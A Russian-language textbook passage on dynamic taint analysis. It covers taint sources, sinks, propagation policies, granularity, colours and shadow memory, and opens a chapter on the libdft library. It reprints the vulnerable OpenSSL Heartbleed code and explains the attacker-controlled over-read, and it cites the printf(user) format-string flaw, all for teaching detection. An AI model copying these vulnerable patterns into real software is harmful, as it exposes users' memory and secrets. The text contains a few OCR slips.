*Приемники заражения* – это такие места программы, которые мы проверяем на предмет влияния со стороны зараженных данных. Например, чтобы обнаружить атаки путем перехвата потока управления, следовало бы оснастить команды косвенного вызова, косвенного перехода и возврата обратными вызовами, которые проверяют, затронуты ли их конечные адреса зараженными данными. Эти оснащенные команды стали бы приемниками заражения. Библиотеки DTA предоставляют функции, которые позволяют проверить, заражен регистр или ячейка памяти. Как правило, когда в приемнике обнаруживается заражение, требуется как-то отреагировать, например сгенерировать уведомление.



### 10.2.3 Прослеживание распространения заражения

Я уже отмечал, что для того чтобы проследить поток зараженных данных, требуется оснастить все команды, обрабатывающие данные. Код оснащения определяет, как заражение распространяется от входных к выходным операндам команды. Например, если входной операнд команды `mov` заражен, то код оснащения пометит выходной операнд как зараженный, поскольку он, очевидно, подвержен влиянию входного операнда. Таким образом, зараженные данные могут в конечном итоге распространиться по всему пути от источника заражения к приемнику.

Прослеживание заражения – сложный процесс, потому что определить, какие части выходного операнда заражать, не всегда тривиально. Распространение заражения – предмет *политики заражения*, которая определяет связи по заражению между входными и выходными операндами. В разделе 10.4 я объясню, что в зависимости от потребностей можно использовать разные политики заражения. Чтобы избавить нас от необходимости писать код оснащения для всех команд, распространение заражения обычно обрабатывается специальной библиотекой DTA, например `libdft`.

Теперь, когда вы в общих чертах понимаете, как работает прослеживание заражения, рассмотрим на конкретном примере, как можно с помощью DTA обнаружить утечку информации. А в главе 11 вы узнаете, как реализовать собственный инструмент для обнаружения таких уязвимостей!

## 10.3 Использование DTA для обнаружения дефекта Heartbleed

Чтобы понять, чем DTA может быть полезно на практике, рассмотрим, как его использовать для обнаружения уязвимости Heartbleed в OpenSSL. OpenSSL – это криптографическая библиотека, которая широко используется для защиты передачи данных через интернет, в т. ч. веб-сайтов и почтовых серверов. Дефект Heartbleed может приводить к утечке системной информации, если используется уязвимая версия OpenSSL. Речь может идти о такой в высшей степени конфиденциальной информации, как закрытые ключи и имена и пароли пользователей, хранящиеся в памяти.

### 10.3.1 Краткий обзор уязвимости Heartbleed

Причиной Heartbleed является классическое чтение за границей буфера в реализации протокола Heartbeat в OpenSSL (отметим, что *Heartbeat* – название эксплуатируемого протокола, а *Heartbleed* – название эксплойта). Протокол Heartbeat позволяет устройствам проверять, существует ли еще подключение к серверу с поддержкой SSL; для этого серверу отправляется *запрос Heartbeat*, содержащий произ-

вольную строку символов, заданную отправителем. Если все хорошо, сервер пошлет *ответ Heartbeat*, содержащий ту же строку.

Помимо строки символов, запрос Heartbeat содержит поле, в котором указана длина строки. Именно некорректная обработка этого поля и стала причиной уязвимости Heartbleed. Уязвимые версии OpenSSL позволяют атакующему указать длину, гораздо большую фактической длины строки, что заставит сервер отправить дополнительные байты из памяти при копировании строки в ответ.

В листинге 10.1 показан код OpenSSL, в котором кроется дефект Heartbleed. Кратко обсудим, как он работает, а затем перейдем к вопросу о том, как DTA может обнаружить утечки информации, вызванные Heartbleed.

*Листинг 10.1. Код, ставший причиной уязвимости Heartbleed в OpenSSL*

```
/* Выделить память для ответа: 1 байт для типа сообщения плюс 2 байта
 * для длины полезной нагрузки плюс полезная нагрузка плюс заполнение.
 */
❶ buffer = OPENSSL_malloc(1 + 2 + payload + padding);
❷ bp = buffer;

/* Записать тип ответа, длину и копию полезной нагрузки */
❸ *bp++ = TLS1_HB_RESPONSE;
❹ s2n(payload, bp);
❺ memcpy(bp, pl, payload);
  bp += payload;

/* Случайное заполнение */
❻ RAND_pseudo_bytes(bp, padding);

❼ r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
```

Код в листинге 10.1 – часть функции OpenSSL, которая готовит ответ Heartbeat после получения запроса. Наиболее важны переменные `pl`, `payload` и `bp`. Переменная `pl` – указатель на строку полезной нагрузки в запросе Heartbeat, которая будет скопирована в ответ. А вот `payload`, несмотря на имя, – не указатель на строку полезной нагрузки, а число типа `unsigned int`, определяющее *длину* этой строки. Как `pl`, так и `payload` берутся из запроса Heartbeat, так что в контексте Heartbleed они *контролируются атакующим*. Переменная `bp` – указатель на то место буфера ответа, куда будет скопирована строка полезной нагрузки.

Сначала код в листинге 10.1 выделяет буфер ответа ❶ и устанавливает `bp` на его начало ❷. Заметим, что размер буфера контролируется атакующим посредством переменной `payload`. Первый байт в буфере ответа – тип пакета: `TLS1_HB_RESPONSE` (ответ Heartbeat) ❸. Следующие 2 байта содержат длину полезной нагрузки, которая просто копируется (макросом `s2n`) из контролируемой атакующим переменной `payload` ❹.

А вот дальше начинается уязвимость Heartbleed: функция `memcpy` копирует `payload` байт, начиная с указателя `pl`, в буфер ответа ❺. На-

помним, что `payload` и строка, на которую указывает `rl`, находятся под контролем атакующего. Таким образом, если передать короткую строку и большое число в качестве `payload`, то можно заставить метсру продолжить копирование, хотя строка запроса уже кончилась, и, следовательно, передать все, что находится в памяти рядом с запросом. Таким образом, можно организовать утечку до 64 КБ данных. И в конце, после добавления случайных байтов заполнения в конец ответа ⑥, строка ответа, содержащая лишнюю информацию, передается по сети атакующему ⑦.

### 10.3.2 Обнаружение Heartbleed с помощью заражения

На рис. 10.1 показано, как можно использовать ДТА, чтобы обнаружить такую утечку информации. Мы видим, что происходит в памяти системы, атакуемой через Heartbleed. В этом примере будем предполагать, что запрос Heartbeat хранится в памяти рядом с секретным ключом и что секретный ключ заражен, чтобы можно было проследить, куда он копируется. Можно также предположить, что системные вызовы `send` и `sendto` являются приемниками заражения и обнаруживают любые зараженные данные, которые вот-вот будут переданы по сети. Для простоты на рисунке показаны только релевантные строки в памяти, а поля типа и длины в запросе и ответе опущены.

На рис. 10.1a изображена ситуация сразу после приема запроса Heartbeat, специально подготовленного атакующим. Запрос содержит строку полезной нагрузки `foobag`, которая – так уж получилось – хранится в памяти рядом с какими-то случайными байтами (обозначенными ?) и секретным ключом. Переменная `rl` указывает на начало строки, и атакующий задал `payload` равным 21, так что 15 байт, следующих за строкой полезной нагрузки, утекут<sup>1</sup>. Секретный ключ заражен, так чтобы можно было обнаружить его утечку по сети, а буфер ответа выделен в каком-то другом месте памяти.

Далее на рис. 10.1b показано, что происходит при выполнении уязвимой операции метсру. Как и должно быть, метсру сначала копирует строку полезной нагрузки `foobag`, но, поскольку атакующий задал `payload` равной 21, метсру не останавливается, скопировав 6 байт, а читает за границей буфера – сначала случайные данные, оказавшиеся рядом со строкой полезной нагрузки, а затем и секретный ключ. В результате секретный ключ оказывается в буфере ответа, откуда будет передан в сеть.

Не будь анализа заражения, игра на этом и закончилась бы. Буфер ответа, включающий секретный ключ, был бы отправлен атакующему. По счастью, в этом примере мы используем ДТА, чтобы помешать

<sup>1</sup> В этом примере я задал полезную нагрузку, так что Heartbleed приводит к утечке в точности столько байтов, сколько необходимо для раскрытия секретного ключа. В действительности атакующий задал бы максимальное значение 65 535, чтобы получить как можно больше информации.

такому развитию событий. Когда секретный ключ копируется, движок DTA замечает, что копируются зараженные байты, и так же помечает выходные байты. После завершения метсру мы проверяем, нет ли среди отправляемых байтов зараженных, и выясняем, что часть буфера ответа заражена. Тем самым мы обнаружили атаку Heartbleed.




Рис. 10.1. Чтение за границей буфера в Heartbleed приводит к утечке секретного ключа в буфер ответа и последующей его передаче по сети. Заражение ключа позволяет обнаружить такое чтение в момент, когда утекающая информация отправляется

Это лишь одно из многих приложений динамического анализа заражения, некоторые другие будут рассмотрены в главе 11. Я уже говорил, что не стоит запускать DTA на производственном сервере из-за значительного замедления работы. Однако описанный мной вид анализа прекрасно сочетается с фаззингом, когда безопасность приложения или библиотеки типа OpenSSL проверяется путем подачи на вход псевдослучайных данных – таких как запросы Heartbeat с несогласованными строкой полезной нагрузки и ее длиной.

Для обнаружения дефектов фаззинг полагается на наблюдаемые снаружи последствия, например крах или зависание программы. Однако не все дефекты порождают видимые последствия; так, утечка информации может происходить тихо, без краха или зависания. DTA можно использовать, чтобы расширить диапазон наблюдаемых в процессе фаззинга дефектов, включив в него не только аварийные ситуации, но и, например, утечки информации. Фаззинг такого типа смог бы обнаружить наличие Heartbleed еще до выпуска уязвимых версий OpenSSL.

В этом примере использовалось простое распространение заражения, когда зараженный секретный ключ непосредственно копировался в выходной буфер. Далее я рассмотрю более сложные типы распространения заражения с не столь прямолинейным потоком данных.

## 10.4 Факторы проектирования DTA: гранулярность, цвета политики заражения

В предыдущем разделе применялись весьма простые правила распространения заражения, да и само заражение было простым: байт памяти либо заражен, либо нет. В более сложных системах DTA имеется несколько факторов, определяющих баланс между производительностью и гибкостью системы. В этом разделе речь пойдет о трех наиболее важных аспектах проектирования систем DTA: *гранулярность заражения, число цветов и политика распространения заражения*.

Отметим, что DTA можно использовать для разных целей: обнаружение дефектов, предотвращение утечки данных, автоматическая оптимизация кода, компьютерно-техническая экспертиза и т. п. В каждом из этих приложений смысл выражения «значение заражено» свой. Чтобы не усложнять обсуждение, я всюду буду считать, что значение заражено, если атакующий может повлиять на него.

### 10.4.1 Гранулярность заражения

*Гранулярность заражения* – это единица информации, по которой система DTA может проследить заражение. Например, система с битовой гранулярностью следит за зараженностью каждого бита в регистре или памяти, а система с байтовой гранулярностью прослеживает заражение только на уровне байтов. Если хотя бы 1 бит в байте заражен, то система с байтовой гранулярностью пометит весь байт как зараженный. Аналогично в системе с гранулярностью на уровне слов информация о заражении прослеживается в каждом слове памяти и т. д.

Чтобы наглядно представить различие между системами DTA с битовой и байтовой гранулярностью, рассмотрим, как заражение распространяется посредством поразрядной операции И (&) над двумя байтовыми операндами, один из которых заражен. В следующем примере я буду показывать биты каждого операнда по отдельности. Каждый бит заключен в квадратик. Белые квадратик соответствуют незараженным битам, а серые – зараженным. Вот как распространялось бы заражение в системе с битовой гранулярностью:

$$\begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 1 & 0 & 1 & 1 & 0 & 1 \\ \hline \end{array} \& \begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ \hline \end{array} = \begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ \hline \end{array}$$

Как видим, все биты первого операнда заражены, а во втором операнде зараженных битов нет вовсе. Поскольку это операция поразрядного И, выходной бит будет равен 1, только если оба выходных бита в соответствующей позиции равны 1. Иными словами, если атакующий контролирует только первый входной операнд, то он может повлиять лишь на биты результата в тех позициях, где во втором операнде находится 1. Все остальные биты всегда будут равны 0.

Именно поэтому в примере заражен только один выходной бит. Это единственная позиция, которую атакующий может контролировать, потому что только в ней во втором операнде находится единичный бит. По существу, незараженный второй операнд «фильтрует» заражение первого операнда<sup>1</sup>.

Теперь сравним это с соответствующей операцией в системе DTA с байтовой гранулярностью. Входные операнды не изменились.

$$\begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 1 & 0 & 1 & 1 & 0 & 1 \\ \hline \end{array} \ \& \ \begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ \hline \end{array} \ = \ \begin{array}{|c|c|c|c|c|c|c|c|} \hline 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ \hline \end{array}$$

Поскольку система с байтовой гранулярностью не умеет рассматривать каждый бит по отдельности, весь результат объявляется зараженным. Система просто видит зараженный входной байт и ненулевой второй операнд и на этом основании делает вывод, что атакующий мог бы повлиять на результат.

Как видим, гранулярность системы DTA – важный фактор, влияющий на ее точность: система с байтовой гранулярностью может быть менее точной, чем с битовой, – все зависит от входных данных. С другой стороны, гранулярность заражения оказывает существенное влияние на производительность системы DTA. Код оснащения, необходимый для прослеживания отдельных битов, сложен и влечет высокие накладные расходы. Хотя системы с байтовой гранулярностью менее точны, они допускают более простые правила распространения заражения, т. к. нуждаются в несложном коде оснащения. В общем случае это означает, что системы с байтовой гранулярностью быстрее, чем с битовой. На практике в большинстве систем DTA применяется байтовая гранулярность, чтобы достичь разумного компромисса между точностью и быстродействием.

## 10.4.2 Цвета заражения

До сих пор мы всюду предполагали, что значение либо заражено, либо нет. Возвращаясь к аналогии с рекой, можно сказать, что мы использовали краситель только одного цвета. Но иногда возникает необходимость одновременно проследить несколько рек, протекающих по одной системе пещер. Если бы все реки были окрашены одним цветом, то мы не смогли бы сказать, как они соединяются, поскольку окрашенная вода могла поступить из любого источника.

Аналогично в системах DTA иногда требуется знать не только, что значение заражено, но и *откуда* пришло заражение. Мы можем использовать несколько *цветов заражения* и применять разные цвета к каждому источнику заражения. Тогда в момент, когда заражение достигнет приемника, мы сможем точно сказать, из какого источника оно поступило.

<sup>1</sup> Отметим, что если бы второй операнд тоже был заражен, то атакующий имел бы полный контроль над результатом.



В системах DTA с байтовой гранулярностью и только одним цветом нам для прослеживания заражения нужен всего один бит для каждого байта памяти. Для поддержки нескольких цветов потребуется больше информации о заражении на каждый байт. Например, чтобы поддерживать восемь цветов, нужен будет один байт информации о заражении на один байт памяти.

На первый взгляд может показаться, что в одном байте информации о заражении можно хранить 255 цветов, потому что байт может принимать 255 различных ненулевых значений. Но такой подход не позволит смешивать цвета. А не имея возможности смешивать цвета, мы не сможем различить потоки заражения, протекающие «по одному руслу»: если на значение влияют два источника заражения, каждый со своим цветом, то мы не сможем записать оба цвета в информации о заражении данного значения.

Чтобы поддержать смешивание цветов, нужно использовать по одному биту на каждый цвет заражения. Например, если для информации о заражении выделен один байт, то можно поддержать цвета 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40 и 0x80. Тогда если некоторое значение заражено цветами 0x01 и 0x02, то оно будет иметь комбинированный цвет 0x03, получающийся применением поразрядного ИЛИ к обоим цветам. Можете сопоставить цветам заражения настоящие цвета, если вам так проще. Например, можете сопоставить значению 0x01 «красный», значению 0x02 – «синий», тогда комбинированному цвету 0x03 будет сопоставлен «фиолетовый».

### 10.4.3 Политики распространения заражения

*Политика заражения* системы DTA описывает, как распространяется заражение по системе и как объединяются цвета, если несколько потоков заражения текут вместе. В табл. 10.1 показано, как заражение распространяется через несколько операций в конкретной политике заражения для системы DTA с байтовой гранулярностью и двумя цветами, «красный» (R) и «синий» (B). Все операнды в примерах состоят из 4 байтов. Отметим, что возможны и другие политики заражения, особенно для сложных операций, выполняющих нелинейные преобразования операндов.

В первом примере значение переменной *a* присваивается переменной с ❶, что эквивалентно команде x86 *mov*. Для таких простых операций, как эта, правила распространения заражения столь же прямолинейны: поскольку выход *c* – просто копия *a*, информация о заражении *c* – копия информации о заражении *a*. Иными словами, оператор объединения заражений в данном случае – это  $:=$ , оператор присваивания.

Следующий пример – операция *xor*,  $c = a \oplus b$  ❷. В этом случае не имеет смысла просто присваивать заражение одного из входных операндов выходному, потому что выход зависит от обоих входов. Вместо этого типичная политика заражения заключается в том, чтобы взять побайтовое объединение ( $\cup$ ) заражений входных операндов. Напри-

мер, пусть старший байт первого операнда заражен красным (R), а во втором операнде он синий (B). Тогда заражение старшего выходного байта является объединением, т. е. окрашено красным и синим (RB).

**Таблица 10.1.** Примеры распространения заражения для системы DTA с байтовой гранулярностью и двумя цветами, красный (R) и синий (B)

| Операция           | x86 | Заражение операнда<br>(входной, 4 байта)              |                                                       |                                                        |  | Заражение<br>операнда<br>(выходной,<br>4 байта)        | Операция<br>объединения<br>заражения |
|--------------------|-----|-------------------------------------------------------|-------------------------------------------------------|--------------------------------------------------------|--|--------------------------------------------------------|--------------------------------------|
|                    |     | a                                                     | b                                                     |                                                        |  |                                                        |                                      |
| ❶ $c = a$          | mov | <div>R</div> <div>B</div> <div>R</div> <div>B</div>   |                                                       |                                                        |  | <div>R</div> <div>B</div> <div>R</div> <div>B</div>    | :=                                   |
| ❷ $c = a \oplus b$ | xor | <div>R</div> <div></div> <div></div> <div>R</div>     | <div>B</div> <div>RB</div> <div>B</div> <div>RB</div> | <div>RB</div> <div>RB</div> <div>B</div> <div>RB</div> |  | <div>RB</div> <div>RB</div> <div>B</div> <div>RB</div> | ∪                                    |
| ❸ $c = a + b$      | add | <div>R</div> <div>R</div> <div></div> <div>R</div>    | <div></div> <div></div> <div>B</div> <div>B</div>     | <div>R</div> <div>R</div> <div>B</div> <div>RB</div>   |  | <div>R</div> <div>R</div> <div>B</div> <div>RB</div>   | ∪                                    |
| ❹ $c = a \oplus a$ | xor | <div>B</div> <div>BR</div> <div>B</div> <div>RB</div> |                                                       |                                                        |  | <div></div> <div></div> <div></div> <div></div>        | ∅                                    |
| ❺ $c = a \ll 6$    | shl | <div></div> <div></div> <div></div> <div>R</div>      |                                                       |                                                        |  | <div></div> <div></div> <div>R</div> <div>R</div>      | ≪                                    |
| ❻ $c = a \ll b$    | shl | <div></div> <div></div> <div></div> <div></div>       | <div></div> <div></div> <div></div> <div>B</div>      | <div>B</div> <div>B</div> <div>B</div> <div>B</div>    |  | <div>B</div> <div>B</div> <div>B</div> <div>B</div>    | :=                                   |

Такая же побайтовая политика объединения используется для сложения в третьем примере ❸. Заметим, что при сложении имеется особый случай: сложение двух байтов может привести к биту переполнения, который переносится в младший бит соседнего байта. Предположим, что атакующий контролирует только младший байт одного из операндов. Тогда в этом особом случае он сможет вызвать перенос единичного бита в соседний байт и тем самым частично повлиять на значение этого байта. Этот случай можно учесть в политике заражения, добавив явную проверку и пометчая соседний байт зараженным, если имеет место переполнение. На практике многие системы DTA не рассматривают этот случай специально, отдавая предпочтение более простому и быстрому распространению заражения.

Пример ❹ – частный случай операции xor. Результат xor операнда с самим собой ( $c = a \oplus a$ ) всегда дает нуль. В этом случае, даже если атакующий контролирует a, он все равно не сможет получить контроль над выходом c. Поэтому политика заражения состоит в том, чтобы очистить заражение всех выходных байтов, установив их равными пустому множеству ( $\emptyset$ ).

Далее мы видим операцию сдвига влево на постоянное значение,  $c = a \ll 6$  ❺. Поскольку второй операнд – константа, атакующий не всегда может контролировать все выходные байты, даже если он частично контролирует вход a. Разумная политика – распространять заражение входа на те байты выхода, которые частично или полностью покрываются одним из зараженных входных байтов, – по сути дела, «сдвигать заражение влево». В этом примере атакующий контролирует только младший байт a, и он сдвигается влево на 6 бит, значит, заражение младшего байта распространяется на два младших байта выхода.



С другой стороны, в примере ❹ переменны и сдвигаемое значение (а), и величина сдвига (b). Если атакующий контролирует b, как в рассмотренном в этом примере случае, то он может повлиять на все выходные байты. Поэтому заражение b присваивается каждому выходному байту.

В таких библиотеках DTA, как libdft, имеется предопределенная политика заражения, что избавляет пользователя от необходимости реализовывать правила для всех типов команд. Однако в конкретном инструменте правила можно настраивать для тех команд, где политика по умолчанию не удовлетворяет вашим потребностям. Например, реализуя инструмент, который должен обнаруживать утечки информации, вы, возможно, захотите повысить производительность, запретив распространение заражения через команды, которые изменяют данные до неизвестности.

#### 10.4.4 Сверхзаражение и недозаражение

В зависимости от политики заражения система DTA может стать жертвой недозаражения, сверхзаражения или того и другого сразу.

*Недозаражение* возникает, когда значение не заражено, хотя «должно быть»; в нашем случае это означает, что атакующий может успешно повлиять на это значение, оставшись незамеченным. Недозаражение может быть результатом политики заражения, например если система не обрабатывает особые случаи типа вышеупомянутого переноса при сложении. Оно также может иметь место, когда заражение распространяется через неподдерживаемые команды, для которых еще не существует обработчика распространения. Например, библиотеки DTA и, в частности, libdft обычно не включают встроенную поддержку дополнительных наборов команд x86 MMX и SSE, поэтому заражение, проникающее через такие команды, может потеряться. Зависимости по управлению тоже могут вызвать недозаражение, как мы скоро увидим.

*Сверхзаражение* означает, что значения оказались зараженными, хотя «не должны были». Это приводит к ложноположительным уведомлениям, хотя никакой атаки нет. Как и недозаражение, сверхзаражение может быть результатом политики заражения или способа обработки зависимостей по управлению.

Системы DTA стремятся минимизировать недозаражение и сверхзаражение, но в общем случае невозможно полностью избежать этих проблем, поддерживая производительность на разумном уровне. В настоящее время не существует практически применимой библиотеки DTA, которая в той или иной мере не страдала бы от недозаражения или сверхзаражения.

#### 10.4.5 Зависимости по управлению

Напомним, что отслеживание заражения используется для трассировки потоков данных. Но иногда на потоки данных неявное влияние

---

оказывают управляющие конструкции, например ветвления, образуя так называемый *неявный поток*. Практический пример неявного потока будет приведен в главе 11, а пока рассмотрим следующий искусственный пример:



---

```
var = 0;
while(cond--) var++;
```

---

Здесь атакующий, который контролирует условие цикла `cond`, может определить значение `var`. Это называется *зависимостью по управлению*. Хотя атакующий может контролировать `var` посредством `cond`, не существует никакого потока данных между этими двумя переменными. Таким образом, система DTA, которая прослеживает только явные потоки данных, не сумеет уловить эту зависимость и оставит `var` незараженной, хотя `cond` заражена. В итоге мы имеем недозаражение.

В некоторых исследованиях предпринимались попытки разрешить эту проблему, распространяя заражение с условия ветвления или цикла на операции, выполняемые *вследствие* этого ветвления или цикла. При таком подходе заражение распространилось с `cond` на `var`. К сожалению, это ведет к массивному сверхзаражению, поскольку зараженные условия ветвлений встречаются сплошь и рядом, даже в отсутствие атаки. Например, рассмотрим следующую проверку пользовательских данных:

---

```
if(is_safe(user_input)) funcptr = safe_handler;
else                      funcptr = error_handler;
```

---

Предположим, что мы считаем зараженными все поступающие от пользователей данные, чтобы проверить их на предмет атаки, и что заражение `user_input` распространяется на значение, возвращенное функцией `is_safe`, которое используется как условие ветвления. В предположении, что контроль пользовательских данных выполнен надлежащим образом, этот код абсолютно безопасен, несмотря на зараженное условие ветвления.

Но системы DTA, которые пытаются проследить зависимости по управлению, не могут отличить эту ситуацию от действительно опасной, показанной в предыдущем листинге. Эти системы в любом случае заражают `funcptr`, указатель на функцию-обработчик пользовательских данных. Это может привести к ложноположительному уведомлению, когда впоследствии зараженный `funcptr` будет вызван. Если такие ложные уведомления возникают часто, то система может стать практически бесполезной.

Поскольку ветвления по пользовательским данным – дело обычное, а неявные потоки, которыми мог бы воспользоваться атакующий, встречаются сравнительно редко, большинство систем DTA не прослеживают зависимости по управлению.

## 10.4.6 Теневая память

До сих пор я показывал, что заражение можно проследить для каждого регистра или байта памяти, но еще не объяснил, где хранится информация о заражении. Для хранения информации о том, какие части регистров или памяти заражены и каким цветом, движки ДТА поддерживают специальную *теневую память*. Это область виртуальной памяти, выделенная системой ДТА для отслеживания состояния заражения остальной памяти. Обычно системы ДТА также создают специальную структуру в памяти, где хранят информацию о заражении регистров процессора.

Структура теневой памяти зависит от гранулярности заражения и от количества поддерживаемых цветов. На рис. 10.2 показаны примеры теневой памяти в системе с байтовой гранулярностью и количеством цветов на каждый байт памяти 1, 8 и 32.




Рис. 10.2. Теневая память в системе с байтовой гранулярностью и количеством цветов на каждый байт памяти 1, 8 и 32

Слева на рисунке показана виртуальная память программы, в которой используется ДТА. Точнее, показано содержимое четырех байтов виртуальной памяти, обозначенных A, B, C и D. В совокупности эти байты представляют шестнадцатеричное значение 0xde8a421f.

### Теневая память на основе битовой карты

Справа на рисунке показаны три типа теневой памяти и как в них кодируется информация о заражении для байтов A–D. Первый тип теневой памяти (справа вверху на рис. 10.2) называется битовой картой **1**. В ней хранится один бит информации о заражении для каждого байта виртуальной памяти, так можно представить только один цвет: каж-

дый байт либо заражен, либо нет. Байты А–D представлены битами 1101, т. е. байты А, В и D заражены, а байт С нет.

Хотя битовые карты способны представить только один цвет, зато они потребляют сравнительно мало памяти. Например, в 32-разрядной системе x86 полный размер виртуальной памяти составляет 4 ГБ. Теневая память в системе с 4 ГБ составит всего  $4 \text{ ГБ} / 8 = 512 \text{ МБ}$ , а остальные 7/8 останутся доступны для нормальной работы. Заметим, что этот подход не масштабируется на 64-разрядные системы, где пространство виртуальной памяти гораздо больше.

## Многоцветная теневая память



В движках заражения с несколькими цветами и в системах на базе x64 необходимы более сложные реализации теневой памяти. Взгляните на второй тип теневой памяти на рис. 10.2 ②. Он поддерживает восемь цветов, для чего необходим 1 байт теневой памяти на каждый байт виртуальной памяти. И снова мы видим, что байты А, В и D заражены (цветами 0x01, 0x04, 0x20 соответственно), а байт С не заражен. Отметим, что для хранения информации о заражении для каждого байта виртуальной памяти процесса неоптимизированная 8-цветная теневая память должна быть такого же размера, как все пространство виртуальной памяти процесса!

По счастью, обычно нет необходимости хранить теневые байты для области памяти, отведенной под саму теневую память, так что их можно опустить. Но все равно без дальнейшей оптимизации теневая память занимает половину всей виртуальной памяти. Эту долю можно уменьшить, динамически выделяя теневую память только для тех частей виртуальной памяти, которые реально используются (в стеке или в куче), – правда, ценой дополнительных накладных расходов во время выполнения. Кроме того, страницы виртуальной памяти, не допускающие записи, в принципе не могут быть заражены, поэтому их можно безопасно отобразить на одну и ту же «обнуленную» страницу теневой памяти. При таких оптимизациях многоцветные системы DTA становятся уже реализуемыми, хотя все равно требуют очень много памяти.

И последний тип теневой памяти, показанный на рис. 10.2, поддерживает 32 цвета ③. Байты А, В и D заражены цветами 0x01000000, 0x00800000 и 0x00000200 соответственно, а байт С не заражен. Как видим, это требует 4 байтов теневой памяти на каждый байт памяти – весьма внушительные накладные расходы.

Во всех этих примерах теневая память реализована как простая битовая карта, массив байтов или массив целых. С помощью более сложных структур данных можно поддержать произвольное число цветов. Например, теневую память можно реализовать как множество (в смысле C++) цветов для каждого байта памяти. Но при этом существенно возрастает сложность и накладные расходы во время выполнения.

## 10.5 Резюме



В этой главе мы познакомились с динамическим анализом заражения – одним из самых мощных методов двоичного анализа. ДТА позволяет проследивать поток данных от источника до приемника заражения, что открывает возможность для различных видов анализа – от оптимизации кода до обнаружения уязвимостей. Познакомившись с основами ДТА, мы теперь готовы перейти к главе 11, где создадим практически полезные инструменты ДТА с помощью библиотеки `libdft`.

### Упражнение

#### 1. Проектирование детектора эксплойтов форматной строки

Уязвимости форматной строки – хорошо известный класс допускающих эксплуатацию дефектов в языках программирования типа C. Они возникают, когда вызывается функция `printf` с контролируемой пользователем форматной строкой, например `printf(user)` вместо правильного `printf("%s", user)`. Хорошее введение в уязвимости форматной строки имеется в статье «Exploiting Format String Vulnerabilities» по адресу <http://julianor.tripod.com/bc/formatstring-1.2.pdf>.

Спроектируйте инструмент ДТА, способный обнаруживать эксплойты форматной строки, запущенные из сети или из командной строки. Какими должны быть источники и приемники заражения, и какого рода распространение и гранулярность заражения вам понадобятся? Прочитав до конца главу 11, вы сможете самостоятельно реализовать свой детектор эксплойтов!





# 11

## ПРАКТИЧЕСКИЙ ДИНАМИЧЕСКИЙ АНАЛИЗ ЗАРАЖЕНИЯ С ПОМОЩЬЮ LIBDFT



**В** главе 10 мы узнали о принципах динамического анализа заражения. В этой главе мы узнаем о том, как создавать собственные инструменты DTA с помощью популярной библиотеки `libdft` с открытым исходным кодом. Я рассмотрю два практических примера: предотвращение удаленных атак с перехватом управления и автоматическое обнаружение утечек информации. Но сначала давайте познакомимся с внутренним устройством и API библиотеки `libdft`.

### 11.1 Введение в `libdft`

Поскольку DTA – предмет продолжающихся исследований, все существующие библиотеки прослеживания заражения на двоичном уровне представляют собой исследовательские инструменты, так что не сле-

дует ожидать от них качества коммерческого продукта. Это справедливо и для разработанной в Колумбийском университете библиотеки `libdft`, которой мы будем пользоваться в этой главе.

`Libdft` относится к классу систем DTA с байтовой гранулярностью, она построена на основе Intel Pin и на данный момент является одной из самых простых для использования библиотек DTA. На самом деле ее выбирают многие исследователи в области безопасности, потому что с ее помощью можно легко создавать точные и быстрые инструменты. Я уже установил `libdft` на виртуальную машину в каталог `/home/binary/libdft`. Ее также можно скачать по адресу <https://www.cs.columbia.edu/~vpk/research/libdft/>.

